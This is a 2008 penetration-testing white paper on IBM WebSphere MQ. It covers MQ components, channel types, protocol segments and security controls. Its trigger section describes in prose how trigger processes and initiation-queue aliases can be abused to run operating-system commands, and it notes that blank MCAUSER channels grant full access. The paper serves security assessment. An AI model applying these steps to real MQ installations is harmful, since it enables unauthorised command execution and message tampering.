WebSphere MQ Security White Paper – Part 1

MWR InfoSecurity

6th May 2008

MWR INFOSECURITY

CONTENTS

1 Abstract

IBM's WebSphere MQ[1] is a widely used and respected middleware application for handling messaging within an enterprise network. Its popularity and level of adoption arises from its robustness, scalability, functionality and compatibility with a wide range of platforms and applications. Whilst the software has a large number of security features the complexity of the environments within which it operates often results in it being poorly configured. This environmental complexity and the richness of the product's feature set can make it an attractive target to attackers. In an era when "front-end" web applications and "back-end" databases are subject to increasingly intensive security testing the weakest link in an application can now often be found in the middleware.

Applications that are not well documented within penetration testing manuals and for which there is no well defined testing toolkit available can often be brushed over during a penetration test. However, a skilled attacker will not concern themselves with such limitations and could exploit any vulnerabilities that are present in the system with devastating effect. This paper documents the results of research and investigation into WebSphere MQ systems and introduces a methodology for assessing the security of the software product from the perspective of a penetration tester.

It has been discovered that Websphere MQ environments can be secured but this is not a trivial process and a detailed understanding of the technology is required. The information included within this document can be used to understand the requirements of those people who are responsible for the security of such environments.

MWR INFOSECURITY

2 Introduction

Any business using IT systems and technologies is potentially exposed to excessive risk. To ensure that these risks are identified and mitigated both security testing and audits must be completed. With any technology, it is important that security assessments are conducted in line with the known threats and potential attack vectors to ensure that these assessments are of an appropriate scope and depth.

At the present time a penetration testing based methodology for assessing the security of an IBM WebSphere MQ installation is not widely available. This means that security professionals are not able to quickly and efficiently perform security testing against an installation. This White Paper has been written to provide an insight into WebSphere MQ security and methods that can be employed to test it.

The research underpinning this document has been conducted from the perspective of a penetration tester and security researcher and it should be noted that the author has no formal background in IBM technology generally or WebSphere MQ in particular. One observation made during the research was that documentation on the subject of WebSphere MQ is highly focussed on product features and APIs and is therefore aimed at developers and integrators. This means that definitions and language are often abstracted and are not easy to translate into the properties of the data in each packet crossing the network or into the language commonly used by penetration testers.

This investigation and research was conducted from a different perspective to the currently available information and therefore terminology and approach will not necessarily be consistent with vendor provided or online documentation. This approach is adopted to encourage visualisation of the product and its security features from a “raw” network and protocol perspective rather than the traditional product focussed view. It is for these reasons that tools have been developed that do not rely on any part of the MQ APIs provided by IBM.

The research behind this paper was based on a methodical examination which sought to investigate the robustness of security features and other areas of weakness. This research was performed during a series of penetration tests for clients and test lab based analysis. All observations are based on WebSphere MQ version 5.3 for Sun Solaris and version 6.0 for Microsoft Windows. At the time of publication version 7 is in beta testing with only version 6 currently being officially supported by the vendor.

All testing was also conducted using the IP protocol and therefore no definitive comment can be made about other network transports. If the reader has an understanding of other protocols it should be possible to identify the findings and conclusions that are pertinent to those environments. Additionally, whilst it is appreciated that differences exist between the software designed for each supported Operating System it is expected that a large number of the issues discussed here will be relevant across platforms and technologies.

This paper is intended as the first in a short series of documents on this subject. This approach has been adopted to allow effective and timely communication of the findings on this large and complex product.

This document includes output from, and makes reference to, a number of tools that were developed specifically to investigate WebSphere MQ. A number of these tools may be released to aid security professionals in assessing the security of the software. However, it should be noted that any decisions will be made based on current legal advice in the UK about the production and distribution of such tools. It should be noted that some of the information presented in this White Paper was discussed in the author's Defcon 15 presentation[2] and a number of Python[3] based tools were also released at this time[4].

3 Results of Technical Investigations

For the purposes of a penetration tester or security professional examining an installation of WebSphere MQ there are a number of items of interest. This document is designed to highlight these, provide discussion about them and document methods for testing them.

3.1 WebSphere MQ Environments

When assessing the security of a WebSphere MQ installation it is first necessary to gain an understanding of its usage and setup. The environment will often span multiple systems and technologies and therefore an understanding of its intended usage is required.

Owing to its flexibility and feature set WebSphere MQ is used in hugely different fashions by different companies and across industry sectors. It is important that the results of any security testing that is performed are interpreted within an appropriate business context. An appreciation must therefore be gained for the reasons why an organisation will use this software and how it will be implemented. The following scenario has been constructed to help illustrate why a middleware application such as WebSphere MQ will be used by an organisation or company. Of course, this is an artificial scenario; however, it is intended to provide an easy method for visualising a business context within which the software might be deployed. Widget Corp is a fictitious company created for the purpose of this illustration.

Widget Corp's Story

Widget Corp's main business is in the manufacturing of widgets. Its dominance in the market place is delivered through great customer service and low cost per unit. It has recently expanded its business operations and has acquired a number of competitors to gain greater market share, use the strength of their brands and customer relationships and achieve lower operating costs through consolidation of resources. Each of the businesses that were acquired has its own legacy applications and operating procedures utilising different operating systems and architectures.

Widget Corp can achieve lower costs, and therefore greater commercial success, if it uses a centralised order management and payment system and consolidates all manufacturing activities into a single facility. Rather than develop new applications and processes for each of its businesses it decides to share its original production management and billing application with each of its component companies.

At a high level, the business process used by the company can be simplified and is illustrated in Figure 1.



Figure 1 - a high level breakdown of the Widget Corp business process

To enable Widget Corp's business process to be efficient and scalable WebSphere MQ is used to manage the distribution and transfer of the orders between the individual companies and the centralised ordering application. As each new business is acquired connectors are built for that company's legacy IT systems. These new connectors plug into their existing applications and allow communication between them and the centralised MQ environment. This approach means that the individual companies can maintain their customer facing operations, do not need to redesign and retrain staff involved at the front-end and can take advantage of the cost savings of the unified back-end systems.

The use of MQ technology results in a unified view of the central systems being presented. This allows Widget Corp to use a unified set of APIs to design their connectors. Each company within Widget Corp requires their ordering system to be able to pass orders to the manufacturing facility and receive status updates and shipping confirmations in return. The information flow for the order data processed by an individual company could be broken down to the process described in Figure 2.



Figure 2 - an overview of Widget Corp's ordering process for each business

Customer orders are entered into the company's legacy CRM and ordering system. Whenever an order is placed the legacy application will put the details of this onto queues on a local MQ server using Widget Corp's standardised data format. MQ manages the transmission of these messages through to the MQ system within the centralised ordering application. The central order processing application receives notification of the new order by monitoring its inbound message queues. Confirmation of the order being received and status updates are then passed back from this facility to an individual company's application through the reverse process. A conceptual view of the message queues that could be used within this environment is included in Figure 3.



Figure 3 - a high level view of the message queues used in Widget Corp's ordering process

In reality, the environment would be more complex than this and would involve a more diverse set of message queues, clustering and transmission queues designed to match the requirements of business process more closely. However, the description included here is intended to provide a conceptual overview of what a company will hope to achieve by using middleware technologies such as WebSphere MQ.

Using this approach the company would be able to deliver the cost savings that can be achieved through consolidation and the simplification of its IT environment without substantial investment in IT systems and applications for each new company. The MQ based solution is also sufficiently flexible and scalable that further acquisitions can easily be integrated into the environment.

However, one risk exposed by this model is that security weaknesses in the MQ based solution could potentially affect the whole of Widget Corp. If a breach or other unauthorised activity were to occur this could result in high financial losses and a loss of customer confidence if orders were altered, delayed or deleted. The ability for an attacker to inject spoofed messages, delete message data or alter the configuration of the environment could result in any or all of these unauthorised scenarios occurring. In this environment the attacker could either be outside the company or within one of the other business units and therefore both scenarios must be catered for in the security model that is applied.

The previous description is a highly simplified example but illustrates why companies choose to use this type of technology and how fundamentally important it is to maximising efficiency within their business processes. Owing to the close relationship between the technologies and business processes any penetration tester or consultant completing a security assessment of an MQ environment should appreciate how vulnerabilities that exist map to business impact and therefore accurately understand the level of risk that is exposed.

3.2 WebSphere MQ Components

3.2.1 Definitions

A WebSphere MQ environment will consist of a number of components and the various security features will affect these in different ways. To ensure a clear understanding of how security controls are enforced by the product a number of terms relevant to WebSphere MQ must be understood. The definitions included here will not directly map to official IBM documentation[5][6] and are intended to provide an appropriate context for the descriptions and findings presented within this White Paper.

- MQ Series / WebSphere MQ[1] – this document refers to the technology under investigation as WebSphere MQ which is the current name for the software product. However, this name was introduced around the release of version 5.3 of the software, before which it was known as MQSeries[7]. A detailed history of the product is beyond the scope of this document; however, when referring to other documents in the public domain it is reasonably safe to use these names interchangeably.

- Queue Manager (QM) – this is the central application used to manage and control an instance of WebSphere MQ. The QM has responsibility over its data which is organised in structures known as Queues. The QM is the core component of the application and is the main focus of this research. More than one QM may exist on a system but they should be considered as separate environments unless application connections operate over a network. The concept of network and local connections to a QM is described in the following paragraph.

- Local / Network Access – communication with a QM can be achieved in two principle manners. The first of these is local access by a process running on the same system as the QM. In this instance the security controls are largely governed by local file system permissions and privileges which are not the main focus of this document. The second method of communication is by using a network enabled interface to the QM, most typically using the TCP protocol. As noted previously in this document the majority of research was conducted against IP enabled QMs. However, a WebSphere MQ installation could potentially use one of a number of network transports. The ease of performing the testing activities described in this document using other network protocols will depend on the ability of the tester's system to interface with the relevant transports.

- Channel – a channel is a conduit through which is it possible to access data stored on the Queues. In the majority of cases security controls are applied to individual channels and therefore using an alternate channel could often be a method by which an attacker could bypass security controls. There are a number of types of channel within WebSphere MQ and the majority of documentation refers to communication between application components based on the features of these channel types. This document focuses on a number of channels which

can be used for remote communication with a QM and which are described in more detail at the relevant places within this document.

- Queue – a queue is a structure designed to store data in discrete packages known as messages. The data can be placed onto the queue in a number of formats and can be prioritised and ordered in a number of ways. Messages are either PUT to a queue or retrieved from it using GET. Opening a queue using the different options available it is possible to control how the data is accessed, for example, for browsing a queue or pulling data from it.

- Cluster – a number of QMs can be grouped together to form a Cluster. This enables an environment to be created where messages passed between systems can be more reliably transferred across the network should one or more QMs be unavailable. Clusters have mechanisms to allow messages to be communicated between QMs using similar channels to those used by non-clustered systems. Clustering is not a main focus of this document but will be covered in more detail in a subsequent paper.

- Command Server – the command server is a WebSphere MQ process that is used to remotely execute administrative functions. The command server can be used to perform management of the QM, channels and queues and is therefore a powerful resource. The command server operates by monitoring an administrative queue and processes any data placed on that queue. The data placed on this queue must be in a specific format and is discussed in detail later in this document.

- Trigger Monitor – a trigger monitor is similar to the command server in so far that it is a WebSphere MQ process that listens to a queue for incoming data in a specific format. However, a trigger monitor listens to a different queue to the command server and can directly execute Operating System commands rather than performing MQ related administration tasks. Trigger Monitors are therefore a mechanism for translating between the QM and the underlying Operating System which is potentially very dangerous from a security perspective. These processes must therefore be subject to strict security controls to prevent unauthorised activity and are also discussed in detail later in this document.

- Service Definition – in a similar fashion to a trigger monitor a service definition is a translation between MQ and the underlying Operating System. The concept was introduced in WebSphere MQ version 6 and can be used to execute OS level commands. Services can be manipulated using PCF commands (detailed in section 3.3.3) through the command server. Unlike a trigger monitor it is not possible to disable service definitions and therefore they are a viable attack vector on all systems on which they are supported.

One difficulty for newcomers to MQ technology is the ability to visualise how the concepts and features described so far work in combination and particularly their significance from a security perspective. To aid those who are unfamiliar with these

concepts a basic analogy is drawn. This is intended to provide a more visual description of the basic operation of MQ and does break down if examined in detail.

Visualise a storage facility with a single room at its centre containing a number of filing cabinets. In this analogy the storage facility and its associated features can be viewed as the QM.

Now consider that the filing cabinets have a set of drawers which each contain a series of files. The drawers themselves are the queues and the files inside them are the individual messages on the queues.

Now consider that to reach this room from outside the facility there are a number of corridors with doors at either end. These corridors are analogous to channels and can have different locks and security features fitted just as channels can have different security controls applied. Therefore, to access data within one of the filing cabinets it is necessary to have authorisation to reach the central room through one of the corridors. Gaining access to the building could require alarm codes and keys just as accessing a channel can require passwords and certificates.

An attacker could find a method to access the central room by using an unused corridor with no locks and security cameras. In the same manner an attacker could identify an unprotected channel through which to access data on queues.

This analogy does of course break down when the advanced features that WebSphere MQ supports are considered - although IBM's developers would, perhaps, be more than a little aggrieved to find that a true analogy could be drawn between their Enterprise level product and the world of filing cabinets and memos.

3.2.2 Channel Types

As described previously there are a number of different types of channel that can be used to communicate with a QM. For the purposes of this paper the most important types of channel to consider are the following: -

- Server Connection - a Server Connection is a channel designed to be communicated with using a client-side application or other software product. This software would normally communicate with the Server Connection using a "Client Channel". A "Client Channel" should be viewed as a mechanism for allowing client side code to easily communicate with the remote system. A client channel is not required, for example, if raw data is to be sent to the MQ service using the tools described in this document. Therefore it is safer to think of a "Server Connection" as a channel that can be connected to remotely and is the type of channel primarily used for remote administration. Therefore, these channels can expose the greatest risk to an installation and should be subject to appropriate protection.

- Receiver – this is a channel designed to be communicated with using a reciprocal Sender channel on a remote host. Using pairs of Sender and Receiver channels it is possible to pass messages between QMs. This type of channel can be used to communicate with queues, including those used for administration and therefore also needs protecting in an appropriate manner. This will be discussed in detail within in a subsequent paper.

- Cluster Receiver – this channel is similar to a Receiver channel but it is used as part of a Clustered environment. These will also be discussed in detail within Part 2.

- Requester – A requester channel is used in combination with a Server channel to allow data to be retrieved from a remote QM. These types of channel are therefore important to the security of an installation and will be discussed further in Part 2.

The methods used to access each of these channel types are different and these are described throughout this document, where appropriate. The most important of these examples is the Server Connection channel and this is the primary focus of Part 1 of this White Paper. It should be assumed that the majority of unauthorised activity described within this document can be performed over different channel types although the methods will vary. Further discussion of the technical details of the other connection processes not specifically detailed here will be included within Part 2.

3.2.3 MQ Explorer

A common tool for remotely managing an installation of WebSphere MQ is the graphical MQ Explorer tool[8]. This is provided by IBM with the MQ software and can be used for remote administration of the QM, Channels and individual Queues. A screen shot of the tool is included as Figure 4.



Figure 4 - a screen shot of the IBM MQ Explorer tool running on a Microsoft Windows desktop

The software communicates either locally or through a Server Connection channel on a remote QM. The level of access that is possible is therefore dependent on its usage and the configuration of any channel used. For example, a blank MCAUSER (defined in section 3.5.3) on the channel used for administration using this tool will permit full access to the QM and is a significant security risk.

When installing the MQ Explorer tool on a server running WebSphere MQ the option is given to the user to create a new “Server Connection” channel for administration purposes. If this option is selected and no further actions are taken to secure this channel a significant weakness will be present. Further details of this channel and the dangers it exposes are described later in this document. This emphasises that it is important that this tool, or any other used for administration, is used in a secure manner.

3.2.4 Object Authority Manager (OAM)

WebSphere MQ utilises the security controls within the Operating System of the host server to enable authorisation checks to be performed. An interface to these controls is provided through a component known as the Object Authority Manager (OAM). All authorisation checks are performed based on the user IDs and groups defined on the host and the rules that govern their operation vary by OS type.

Authorisation checks against the OAM are primarily performed whenever a user issues an MQOPEN or MQGET1/MQPUT1 command. These commands contain the operations that are of primary importance with respect to security as they open an object. The majority of MQ operations cannot be performed unless an object has been opened and therefore this is the most pertinent place to perform authorisation checking. It should be appreciated that the process for opening an object also includes a specification about the purpose for accessing it. The parameter that specifies this is also checked against authorisation lists to ensure the user is authorised to perform the requested operation.

The OAM performs its authorisation checks against authorisation lists when the operation is requested. The user identifier referenced by MQ in these checks is included within a specific portion of the packet data and this is explained further in Section 3.5.2 of this document (although it is passed in multiple locations). In addition it should be noted that OAM checks will also be performed when executing PCF (described in Section 3.3.3) to ensure a user is permitted access to the objects to which access is requested.

All authorisation data is held within a specific queue on the QM. This queue is protected by MQ and therefore the options to attack this are limited; however, any methods for exploiting this facility will be described in more detail in Part 2 of this White Paper

It is not within the scope of this document to fully describe the rules of operation governing the OAM; however, it should be appreciated that detailed knowledge of the OAM is fundamental to ensuring an effective security model. However, where appropriate, comments about the OAM are included within this document and are focussed on using a penetration test to validate the effectiveness of security controls. It is important to appreciate that confirming the permissions enforced through the OAM is crucial to any security assessment of WebSphere MQ.

For the purposes of this document information about the WebSphere MQ authorisation model will be provided in terms of the testing methodology required to validate its operation. It should also be appreciated that auditing the OAM configuration is another valuable approach to a security assessment. However, this is not the intended purpose of this White Paper and therefore will not be discussed further.

3.2.5 Triggers

As with other types of technology a trigger is a function for performing a pre-defined action when a specific condition has been met. WebSphere MQ has support for triggers and these can be configured to "fire" on a number of different types of condition. There are a number of very useful scenarios in which triggers can be used within WebSphere MQ. For example, an administrator might wish to receive an email notification when an event occurs on the system. A trigger can then be configured such that the email process is initiated when a message arrives on a specified queue.

The use of a trigger is dependent on two WebSphere MQ components: a queue on which to put the messages and a monitoring process to execute them. Messages are placed onto a special queue and a process known as a trigger monitor (started using the 'runmqtrm' command on a number of platforms) reads messages placed onto it and executes the commands defined within them. The trigger monitor process must be running for the triggering to function correctly and is not enabled by default.

The trigger message must be in the correct format and must be placed onto a specific queue, known as the Initiation Queue. This can theoretically be set as any queue and is passed as an argument to the trigger monitor process when it is started. A trigger message will contain information about the process that is to be run and is in a standardised format (discussed in Section 3.4.1). A trigger message is identified by the format specifier (MQTRIG) which is passed in the Message Descriptor section of the packet.

To send a trigger message a "process" (which is effectively an Operating System command) must be defined that contains the Operating System command and a trigger control must be set on a queue. This control specifies on what conditions the trigger is to fire and identifies which process will be run.

During normal operations a user application does not create the trigger data which is placed on the queue; it is created by the QM using the values defined in the "process" when the trigger condition is met. By specifying a "process" and enabling a trigger control on a queue definition the MQTRIG message is generated by placing data onto that queue.

Operating System commands can therefore be executed by following the process that is designed for the legitimate operation of a trigger and which is detailed here: -

- Create a new "process" definition containing the command to be executed
- Create a new queue defining the trigger control options, appropriate initiation queue and the newly created process (alternatively an existing queue could be modified)
- Place a message onto the newly created (or modified) queue.

If a trigger monitor is monitoring the initiation queue the OS command will be executed with the permissions of the process that started the trigger monitor process.

If the format of MQTRIG messages is not known by an individual the steps described above can be used to execute an OS command. Some of these steps require access to the Command Server which must be running and therefore require the equivalent of administrative access.

It should also be noted that altering trigger attributes can be completed using the MQSET command, which may be available to lower privileged users. However, simply placing a message on the initiation queue only requires access to that queue (the command server is not required) and is therefore more likely to be available to an attacker if appropriate precautions have not been taken.

For example, any non-administrative user with the authority to create a queue can create an alias for the initiation queue to gain access to the trigger monitor. This could allow that user to gain access to the Operating System with the privileges of the process running the trigger monitor application.

3.3 WebSphere MQ protocol

The WebSphere MQ protocol is highly complex and no public documentation has ever been released by IBM about its structure. However, the protocol is documented within open source tools such as Wireshark[9], to a reasonably high degree of accuracy. The protocol primarily uses a request-response format with a confirmation being returned for each operation that is requested. For example, if an object is opened a response is returned to indicate the success or failure of the action. Similarly, a response is returned when a request to put a message onto a queue is made.

A screen shot of a single MQ packet displayed within Wireshark is included in Figure 5.



Figure 5 - an example of a WebSphere MQ packet displayed within Wireshark

3.3.1 MQ Protocol Segments

Each WebSphere MQ packet is made up of distinct sections with their own header and data segments, the header is typically made up of a string containing the abbreviation of the title and is padded to 4 bytes with the value 20h. Different types of MQ packet can include different sections depending on their purpose. A number of these segment types are described here: -

Transmission Segment Header (TSH) - all MQ packets have a base segment known as the TSH (highlighted in Figure 5). This header defines the type of MQ packet and a number of other parameters including control flags used for managing the status of the connection to the QM.

API Header – The majority of MQ commands include an API header which is primarily used to identify the object to which the command that is being issued relates to. This identifier is called an Object Handle and is a reference to the object and is provided by the QM when it is opened. The API header also contains response codes that can be used to determine the success or failure of an operation. It should be noted that response codes in other packet segments are also used and the values in the API header should not always be used as the sole indication of the success or failure of the intended action.

Object Descriptor (OD) – the OD section of a packet includes information about the objects that are being referenced by the MQ command. In addition, an alternate user ID can be specified within this structure. The data included in this section is primarily used in authorisation checks performed when MQOPEN or MQPUT1 commands are used.

Message Descriptor (MD) – the MD is the portion of a packet that describes the attributes of the message. It contains a number of parameters that are important to the security of a system and are discussed where appropriate within this document. The parameters include the format of any message, which can be used to indicate whether it is an administrative message, one intended for a trigger monitor or another of the supported types. In addition, a user identifier is passed in this section of the packet as well as details of the queue to which a reply will be placed. An understanding of all these elements is important when communicating with a QM.

Get Message Options (GMO) – the GMO data is used, as the name suggests, when getting messages from a queue. At this stage in the research this section of the packet has not been determined to have any major impact on security and therefore is mentioned here only for completeness.

Put Message Options (PMO) – the PMO is similar to GMO except that it is used when placing a message onto a queue.

This list of segment types is not exhaustive and further information about the security implications of data within these sections is discussed in other locations within this document.

3.3.2 MQ Message Types

As described earlier the type of MQ packet is defined within the TSH and a brief description of a number of important packet types is included here: -

Initial Data – the communication with a Server Connection or Receiver channel requires an initial handshake to be performed once a network connection has been established (whether this is TCP or another transport type). This is achieved by exchanging Initial Data packets which contain a number of parameters including a heartbeat and protocol version.

User ID Data – this packet is primarily used to pass both user ID and authentication information to the QM. This data is primarily used for authentication with a Security Exit (defined in section 3.5.3) and will be examined in detail within Part 2 of the White Paper.

Connection Request – communication with a "Server Connection" channel requires a connection to be established using an MQCONN request. This is an important part of the connection establishment process and is discussed in detail within this document.

MQOPEN – before operations to GET or PUT data onto a queue can be made it is necessary to open the queue first (although exceptions to this do exist). The open command is used to perform the operation and obtain a handle to the object for use in future operations. The permissions applied to objects will affect how the queue can be opened and affect its success when different MQ Open Options (MQOO) are passed in the open command. This is an important aspect of MQ security and is discussed in further detail within the document.

MQGET – this type of packet is used to retrieve data from a queue and, if successful, will result in a response containing the message data. It is necessary to open a queue before the GET command can be used. In addition the MQGET1 method is also available whereby a user can get a single message from a queue without explicitly sending an MQOPEN packet first. However, OAM restrictions will still apply when accessing the queue using a MQGET1 packet.

MQPUT – this is the packet type used to place data onto queues and can be completed once a queue has been opened. The ability to put data onto the queue will depend on a number of factors that are examined when the queue is opened including the MCAUSER set on the channel, the user ID within the packet and level of authorisation granted to them. In addition the MQPUT1 method is also available whereby a user can place a message onto a queue without explicitly sending an MQOPEN packet first. OAM restrictions will also still be enforced on the queue when sending an MQPUT1 packet.

